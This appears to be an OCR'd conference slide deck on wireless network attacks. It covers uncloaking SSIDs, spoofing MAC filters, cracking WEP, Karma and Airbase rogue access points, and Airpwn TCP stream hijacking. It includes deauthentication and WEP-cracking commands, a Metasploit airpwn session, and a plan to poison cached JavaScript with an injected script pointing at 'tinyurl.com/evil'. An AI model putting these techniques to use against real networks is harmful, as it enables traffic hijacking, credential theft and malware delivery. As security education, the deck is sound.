
	Name	T	C	Ch	Freq	Pkts	Size	Bprc	Sig
!	ethersphere-wpa2	A	0	1	2447	2335	33K	20%	-61
!	ethersphere-voip	A	0	1	2442	1704	0B	30%	-67
	Dave and Jenna	A	W	6	2437	8	0B	---	---
.	dlink	A	N	11	2462	309	11K	10%	-83
	RiceNetPOK	A	W	8	2447	6	0B	---	---
!	UESC	A	0	4	2457	9642	773K	20%	-27
	BSSID: 00:1A:1E:80:02:A0 Last seen: Oct 27 11:18:24 Crypt: WPA PSK AESCCM								
!	UESC-N	A	0	4	2442	3268	0B	30%	-54
	linksys	A	N	6	2442	55	0B	---	---

DRD1812

Networks 11

Packets 18148

Pkt/Sec 39



Filtered 0

Elapsed 00:22.32

No, don't do that

- Kismet-as-WIDS
- Kismet can do fingerprint (stateless) and trend (stateful) WIDS functions
- Remote drones allow for distributed monitoring
- DHCP violations, spoofing, hijacking, driver exploits

Security snake oil

Wireless network “security” that isn't:

SSID cloaking

MAC filters

WEP

The hiding game

SSID cloaking *tries* to hide the network so clients can't connect

Key phrase: **TRIES**

SSID is **NOT** a protected field!

“Cloaking” simply hides the SSID in beacons

Good thing we can just grab it from the other packets...

The theory

Network → All: "*I'm a network!*"

Client → All: "*That's convenient, I'm looking for a network, any network!*"

Network → Client: "*Not good enough*"

Client → Network: "*OK, how about* ***SuperSecretNinjaNet****?*"

Network → Client: "*Ok. I'm* ***SuperSecretNinjaNet****. You may speak.*"

The ugly truth

Every client joining the network discloses the SSID

In plain text

Just wait for one to join!

Waiting sounds pretty boring though.

Spoof a disassoc to all: **Get out**

Show them the door

Remember, management frames aren't protected

Spoof BSSID, disassociate to broadcast

All clients re-join

```
aireplay-ng -b aa:bb:cc:dd:ee:ff –deauth 5 wlan0mon
```

Filter-feeders

"*But I don't need authentication, I use MAC filters!*"

No.

If I can see your packets, I can see your MAC address

Trivial to spoof a valid client and join anyhow

Plus your data is unencrypted!!

WEP

Who here uses WEP still?

It's not like I'm going to yell at you...

Funeral for WEP

… I'm ***totally*** going to yell at you

WEP is flawed

VERY flawed

Fatally flawed

The corpse is stinking, bury it before the neighbors notice

Decreasing timelines

- Used to take hours and hundreds of thousands of packets
- Now takes minutes and as few as 15-20,000 packets
- ARP injection accelerates this ***significantly***
- Or just wait! Kismet-PTW plugin autocracks for you

No, seriously

$ time aircrack-ptw ying.cap

Starting PTW attack with 29645 ivs.

KEY FOUND! [59:69:6E:67:57] (ASCII: YingW)

Decrypted correctly: 100%

real 0m0.708s

Cracked WEP in the wild with 30,000 ARP packets in less than a second; Took less than 2 minutes to generate packets via ARP injection

WEP is now ***so cheap*** to crack there is no reason not to try every 100 packets to see if there is enough statistical data to crack it now. I've done it with as little as 15,000 (about 8MB of data)

Mitigating WEP attacks

Short version: ***You can't.***

Long version: ***You really can't.***

Damned if you do

What do you do if a WEP attack is detected?

You can't change the key easily

Even if you did, it'll be owned again in 5 minutes

Who says you can even see it happening?

Dust in the wind

Some companies have tried to prolong WEP with “chaff”

Invalid packets peppered into the mix

Try to confuse the crackers

WEP is “saved”! Yay!

Wheat and...

- Obvious answer: ID chaff packets and filter them out
- What if we can't ID them?
- Just start cracking with subsets of the data and see if we can exclude them
- Attack is offline
- Processing power is cheap

WIPS it good

"But!" you may say "Our WIPS prevents ARP floods!"

So what?

We can crack WEP from your normal data w/out flooding

Passively

Or directly inject to a client and bypass the AP entirely!

Punching 802.11 in the gut

Absurdly easy

Management frames are totally unprotected

Open networks are un-authenticateable

It's shared media


FREE CANDY


Strangers with candy

Avoiding hostile networks requires *smart* users

Users are, often, bad decision makers

The OS doesn't help: It likes to join networks it's seen before

It's hard to tell what's real, if the user even looks


CAN I HELP YOU, SIR?
YES. I'D LIKE A FREE WIFEY.
CAFE
I'M SORRY?
I AM TOO, SIR. I'M LONELY AND I NEED A WOMAN. AND IF I CAN GET A WIFE FOR FREE, ALL THE BETTER.
CAFE
I THINK YOU'RE MISREADING THE SIGN, SIR.
OH, GREAT... DOES SHE COST MONEY?
FREE WIFI
CAFE

Going viral

Users *like* free wi-fi

Who *wouldn't* want to join "**Free Public Wi-Fi**"?

Once, long ago, this network probably existed

When windows can't find a network, it likes to make an ad-hoc version...

Then someone else tries to join

Sore throats

Of course, the ad-hoc network doesn't go anywhere

But now it's in the favorites list

And is advertised again as an ad-hoc

Unless of course, someone brought up a network and handed out IP addresses...

Quick route into roaming users

Are You My Mommy?

A POP-UP BOOK BY CARLA DIJS

Being too trusting

Clients are *really* trusting

If you say you're network *Foo*, you **must** be, right?

It's very hard to avoid really bad behavior as a user

Roaming looks a lot like spoofing

Auto-roam to the strongest AP

The packets must flow

So if an attacker has a stronger radio than the AP...

You're not talking to who you think you're talking to

So long as the packets go through, the user never knows

Man in the middle = Win

Bad karma

It sounds pretty boring to have to make a fake network for each client

Plus not ***everyone*** is looking for "Free Public Wifi". Just *almost* everyone.

Enter ***Karma*** and ***Airbase***

Answer ***all*** probe requests

Are you "Free Public Wifi"? Sure am.

Are you "My Corp Network"? Yup!

Karma ran over your dogma

When you are the network, you are the internet

Yes, your IMAP server is here! Give me your password!

You wanted to update some software? Happy to!

Please, log in to that site!

Descending further...

Karmetasploit!

Metasploit + Airbase = Massive, evil attack framework + client hijacker

You wanted facebook? How about a face full of browser exploits instead?

Man-in-the-middle

Why just attack the browser?

Why not use 2 NICs and make a second connection

Many sites encrypt login, but not session

If it looks legit, users will never notice

But wait...

Didn't we say 802.11 is ***shared media***!?


We just found **the best time machine ever***!*

BAW 51
DMCGLEN

And not some hippy do-gooder time machine, either


POLICE PUBLIC CALL BOX
POLICE PUBLIC CALL BOX

But one where we get to bring back weapons from the future



Poison or White Snake?

Remember the 80s and 90s?

Hair bands

Ripped jeans

Shared media ethernet

TCP session hijacking...

That's too easy

It'd never be *that* easy, right?

Right?

Institutions *have* to have gotten smarter by now...

You'd *never* take a system from a secure network to an insecure network, *right*?

STARBUCKS COFFEE
STARBUCKS COFFEE
STARBUCKS COFFEE
STARBUCKS COFFEE
STARBUCKS COFFEE
STARBUCKS COFFEE
STARBUCKS COFFEE
STARB
STARBUCKS COFFEE
STARBUCKS COFFEE
COFFEE

Mmm, latte

… and airports

The gym

A hotel

Bookstores

McDonalds

This conference?

Recipe for being mean

Metasploit (attack framework)

LORCON2 (injection library)

Racket (fast ruby packet decoder)

General ruby libs like net::dns

LORCON

- Writing the same injection code for every app sucks
- Writing custom code for each driver sucks
- Writing apps for each OS sucks
- Hopefully LORCON doesn't suck

LORCON2

Unfortunately... the LORCON API kind of sucked

New API modeled off of PCAP

Really easy to use

http://802.11ninja.net

The inspiration

About 5 years ago, Toast debuted Airpwn at defcon

TCP stream hijacking on 802.11

Why hasn't everyone been using this!?

Not just for shock-porn anymore!

Rerouting streams

- Typical layer2 attack
- TCP is only “secure” because the seqno is unknown
- When I'm on your L2, seqno is very known
- Any TCP stream subject to abuse

Anatomy of a session

Same as it ever was...

{ Basic SYN SYN/ACK handshake}

Client → Server “GET /foo.html HTTP/1.0” seqno 123 ack 456

Server → Client “<HTML>...” seqno 456 ack 145 (or whatever)

Except the server is far away and we're close

Airpwn → Client “Doom!” seqno 456 ack 145

Airpwn → Client “FIN!” to clean up connection

Original data is out of sequence and discarded

Ill-gotten profit

What does that get us?

Most interestingly, HTTP replacement

Browser exploits

JS replacement

Arbitrary content replacement on non-SSL

Never underestimate fools

So SSL solves everything!

Not really, users still have to be smart enough to not accept a bad cert

Assuming no flaws in SSL

And users would ***never*** pick something insecure, right?

The Register®
Biting the hand that feeds IT

High spam response powers junk mail economy

Lunkhead junk mail buyers come clean

By **John Leyden** · **Get more from this author**

Posted in Spam, 16th July 2009 15:17 GMT

Almost a third of consumers admit responding to messages that might be spam emails. Some acted out of curiosity or by mistake but a puzzling 96 from a sample of 800 (12 per cent) said they clicked because they interested in the product or service advertised in junk mail messages.

A survey by the Messaging Anti-Abuse Working Group (MAAWG), released on Wednesday, also found that four in five consumers thought it unlikely they were at risk from malware

Security Alert

Practical advice for protecting your PC and your privacy

Subscribe to this blog

Erin Andrews Video Attacks Target Macs and PCs

Erik Larkin

Jul 21, 2009 2:31 pm

Internet crooks love to create attack sites and e-mails that use lures based on popular news items and Internet porn. When the two come together, as with the recent news of an online "peephole" video of ESPN sportscaster Erin Andrews, the malware is sure to swarm.

Swine flu malware poses as pig plague update

Telling porkies

By **John Leyden** · **Get more from this author**

Posted in Spam, 21st July 2009 10:03 GMT

Wrongdoers have created a new strain of swine flu-themed malware.

A Trojan, containing backdoor and keylogger functionality, poses as a Word document from the US Centre of Disease Control giving information about the disease.

The infectious file - Novel H1N1 Flu Situation Update.exe - appears with an icon that makes it look like a Word document file. Users tempted to open the booby-trapped file are presented with a document.

White Paper

Understanding Remote Worker Security: A Survey of User Awareness vs. Behavior

EXECUTIVE SUMMARY

To study remote worker behavior, Cisco Systems® commissioned InsightExpress, a third-party market research firm, to surv from a variety of industries. The surveys were conducted in parallel in 10 countries: the United States, the United Kingdom, Germany, Italy, Japan, China, India, Australia, and Brazil. More than 1,000 remote workers were surveyed. The survey reve remote workers believe they are working securely, yet they continue to engage in risky online behavior.

- **Online shopping:** Nearly 40 percent of remote workers in the same respondent pool said they use their work comput shopping. Half said they make personal online purchases because their "company does not mind them doing so."
- **Sharing computers:** 21 percent of users admitted that they allowed others to use their work computers. More than o stated that they "don't see anything wrong with it." And believed computer sharing "does not increase security risks.
- **Risky wireless behavior:** One in 10 users surveyed stated that they have used a neighbor's Internet connection whe

29 July 2009, 18:03

« previous | next »

Study says SSL-certficate warnings are as good as useless

Researchers at Carnegie Mellon University have discovered that warnings of invalid SSL certificates on web servers hardly deter users from visiting web sites. They observed that more than 55 per cent of the study subjects simply ignored the warnings and carried on clicking. This certainly isn't a new discovery, but it's the first time the scale of the problem has been measured.

They say most users fundamentally misunderstand SSL certificates, thinking they could ignore warning messages when visiting web sites they trusted, but should be more careful with untrusted sites. An attempted man-in-the-middle attack would therefore arouse less suspicion on a banking page than on an unknown shopping page. According to the researchers, many people don't realize that a certificate is only meant to guarantee they've arrived on the correct page. An SSL certificate does not say whether the site operator is trustworthy.

The problem is apparently that users can't correctly interpret error messages from their browser when there are problems with the certificate, if perhaps it has expired or the requested domain doesn't match the server name on the certificate. A further problem is said to be that such problems keep on occurring because of technical errors, so users get used to clicking the blues away.

Internet Toolkit

Anti-Virus
Browsercheck
Emailcheck
Conficker test
Test SSL certificates
Whois query
My IP address
Traceroute
DNS query
Subnet calculator
MAC addresses
RFCs
Ping
Bandwidth calculator
Spam list query
IP addresses

THE H SECURITY

My wish list for Windows 7: updates for everything
Why does Windows tell me about Internet Explorer 8, but not about the new version of Adobe Reader, which fixes a critical security vulnerability that is already being actively exploited?

The H Security Conficker information site
The H Security information page on Conficker is where you can find the latest stand-alone removal tools, news, scanners and tips about the Conficker worm.

Simple Conficker test for end users
The H Security, in conjunction with heise Security,

Whelk in a supernova

Even otherwise smart users often don't stand a chance

You trusted facebook? Too bad I added a flash exploit.

Or any other browser exploit

MSF Browser Auto-pwn?

Just outright take over the client

Obviously scripted

So we can replace content

What now?

Nearly all sites include a pile of javascript helper files

And urchin.js … and jquery.js

What happens if we replace them?

I'm in your browser

- Rewriting your DOM
- Once in the DOM we can do ANYTHING
- HTTPS is now HTTP
- Forms get logged
- Replace content
- Include more JS

It's not stupid, it's advanced

```
var embeds =
  document.getElementsByTagName('div');


for(var i=0; i < embeds.length; i++){ if
  (embeds[i].getAttribute("class") ==
  "cnnT1Img") { embeds[i].innerHTML = "...";
  } else if (embeds[i].getAttribute("class")
  == "cnnT1Txt") { embeds[i].innerHTML =
  "..."; }}
```

updated 9:07 p.m. EDT, Wed June 10, 2009

Make CNN Your Home Page

Latest News

- Trump fires Miss California USA Prejean
- New Orleans mayor released from flu quarantine
- 'Black box' could solve plane crash mystery
- Cops: School boss, gun-toting dad fight over flu
- KRQE: 1 found alive as copter search continues
- Chief: Suspect didn't ask how wife, boys died
- Mug shot reveals the true Phil Spector
- CNNMoney: Chrysler and Fiat make it official
- GM 'reinvention' starts with $25M battery lab
- Foggy pileup blocks L.A.-to-Vegas route
- Ticker: I can't speak to Obama, ex-pastor says
- Pregnant woman swims river to flee Mexico
- 3rd-grader steps off school bus, vanishes
- The day I held a sobbing WWII medic in my arms
- Lambert reveals 'crush' on 'Idol' winner
- Dead man talking: 'It's fun to die'
- Man busted in boots, lady's swimsuit

Vide

CNN Interna global

LIVE: C

This *really* matters

This matters

A ***lot***.

Who has read rsnake's VPN paper?

If other conferences are a guide , ***not enough of you***

Hijack can be made ***persistent***

Fast cache

Short version of the VPN paper

Browsers have cache

Cache, by nature, remains around

Javascript gets cached invisibly

If I own your TCP session, I own your cache control

Fast cache

If a client is fed a malicious JS file for a site they visit on an open network

That file remains in their cache

And is re-used when they revisit that site

From inside the secure network

Making it happen

Cache-control: max-age=99999999, public

-or-

Expires: Fri, 13 May 2011 13:13:13 GMT

So we hijack a common JS file

Spike it with malicious code

Set it to cache

Now when the user goes back to work and goes to twitter again...

Watch the spikes

User now has a spiked, cached javascript

Browser will keep this and re-use it every time until it expires

Iframes? Kaminsky socket/sucket? Load new browser exploits?

But a user would ***never*** go to Twitter at work, right?

Setting the stage

Another step towards elegance

Instead of replacing content, cache a stager

Stager loads original request

Along with malware

Browser has cached the stager for us, so it'll carry it forwards

Wait for a browser 0day then flip the switch

MSF

```
msf > use auxiliary/server/wifi/airpwn

msf auxiliary(airpwn) > set INTERFACE
  alfa0
INTERFACE => alfa0

msf auxiliary(airpwn) > set RESPONSE
  "Airpwn - MSF!"
RESPONSE => Airpwn - MSF!

msf auxiliary(airpwn) > run
```

MSF

```
msf auxiliary(airpwn) > run

[*] AIRPWN: Response packet has no
  HTTP headers, creating some.
[*] Auxiliary module execution
  completed
msf auxiliary(airpwn) >
[*] AIRPWN: 10.10.100.42 ->
  208.127.144.14 HTTP GET
  [/files/racket/src/doc/] TCP SEQ
  542050816
```

Lots of little pieces

Lets mix this up some more

What happens when two packets with the same seqno and overlapping data hit the stack?

Depends on the OS

For some (like Linux), you get ***the non-overlapping parts***

HTTP blah blah

HTTP has lots of headers:

```
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Date: Fri, 17 Jul 2009 03:31:24 GMT
Server: Apache
Accept-Ranges: bytes
Cache-Control: max-age=60, private, private
Expires: Fri, 17 Jul 2009 03:32:21 GMT
Content-Type: text/html
Vary: User-Agent,Accept-Encoding
Content-Length: 98966
Connection: close

data..data...data
```

That's what... ~270 bytes?

What if we have an overlapping packet... and use short headers?

Overlap

Send overlapping fragment...

HEAD / HTTP/1.0
HTTP/1.1 200 OK
Cache-Control: max-age=9999999, public, public
Content-Type: text/html
Content-Length: 99008
Connection: close

<script src=”http://tinyurl.com/evil”></script>

Which ends up with some messy overlay like:

Connection: close

<script src=”http://tinyurl.com/evil”></script>ccept-Encoding
Content-Length: 98966
Connection: close

We can fix the header remnants easily by modifying document[0].innerHTML in JS

Not flawless

We don't (can't) know the original content length

Browser really wants that

There's a few tricks we can use to get around that...

You look familiar

If we've seen the user request the file before

And they will have (urchin, jquery, etc)

We know how long the headers are

We know the content length

We can do a perfect overlay

S.W.A.G.

We can try to guess offsets

Inject overlay immediately

Don't include a content-length so browser keeps socket open

Remember the IP/Port pairs

Sniff for original response

Offset seqno and send a FIN to the client

Chasing tail

We can use the same trick to append to streams

What does a HTTP/1.0 stream look like?

TCP PSH/ACK
HTTP/1.0 200 OK
Headers: Foo
data
FIN

HTTP tail

So what happens if we beat the FIN?

We now control the socket

We can continue writing data

Like a script include

Script after </html> works fine!

Tail fail

Beating the FIN is ***really*** hard to do

Only works about 8% of the time

Makes HTTP 1.1 mad

Can't control caching

Still, it works!

Dumb Network Stuff

Same method can be used to attack DNS

Race the DNS server

Set a QR flag and bounce the request back

